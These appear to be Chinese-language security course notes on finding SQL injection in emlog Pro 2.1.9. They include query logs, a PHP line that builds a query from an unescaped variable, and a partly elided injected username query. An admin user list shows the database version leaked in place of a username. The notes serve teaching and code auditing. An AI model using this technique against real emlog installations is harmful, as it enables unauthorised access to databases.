| 2023-10-21 21:43:41.313099 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.313197 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.313224 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.313523 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.314683 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.315436 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:48:09.031689 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user WHERE username = 'xiaodi' AND state = 0      |
| 2023-10-21 21:48:09.031807 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user WHERE username = '' and .....# AND state = 0 |
| 2023-10-21 21:48:09.031842 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user WHERE username = '' and .....# AND state = 0 |
| 2023-10-21 21:48:09.032194 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user WHERE username = '' and .....# AND state = 0 |

```
1 $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id = ".$ad_id);
2
3
4 符合产生漏洞条件:
5 可控变量
6 漏洞函数
7
8
9
10 思路:
11 通过sql发现 xiaodi是用户名 sql组合获取的用户名
12
13 添加一个用户名是注入payload 测试中 用户名他又是随机生成的 x
14
15
16 因此尝试其他方法
17
18 xiaodi: 用户名
19
20 SELECT * FROM emlog_user WHERE username = 'xiaodi' AND state = 0
21
22
23
24 SELECT * FROM emlog_user WHERE username = '' and .....# AND state = 0
```







第105讲：利用SQL注入攻击SQL注入数据库

EMLOG PRO 未注册

管理后台

文章

评论

笔记

资源

用户

外观

应用商店

系统

扩展

### 用户

总用户数 (3)

输入邮箱或用户名昵称

|  | 用户名              | 邮箱                  | 用户ID | 文章 | 登录IP          | 活跃时间             | 创建时间             | 操作 |
|--|------------------|---------------------|------|----|---------------|------------------|------------------|----|
|  | lbrG8fXM<br>注册用户 | admin@qq.com        | 111  | 0  |               | 4分钟前             | 4分钟前             |    |
|  | 5.7.26<br>注册用户   | 123@qq.com          | 110  | 0  |               | 2023-06-20 19:50 | 2023-06-20 19:50 |    |
|  | emer<br>创始人      | xiaodi@tesla.com.cn | 1    | 1  | 192.168.1.148 | 21分钟前            | 2023-10-20 14:24 |    |

此时用户名字变为数据库版本，存在注入

Powered by emlog

emlog\_pro 2.1.9\_20231020\_142826.sql 2023-10-20 15:57 SQL 源文件 17 KB

emlog\_pro 2.1.9\_20231021\_215122.sql 2023-10-21 21:52 SQL 源文件 17 KB

163个项目 | 选中1个项目 16.5 KB |

Line 15, Column 21

8/825 个字

21:52 2023-10-21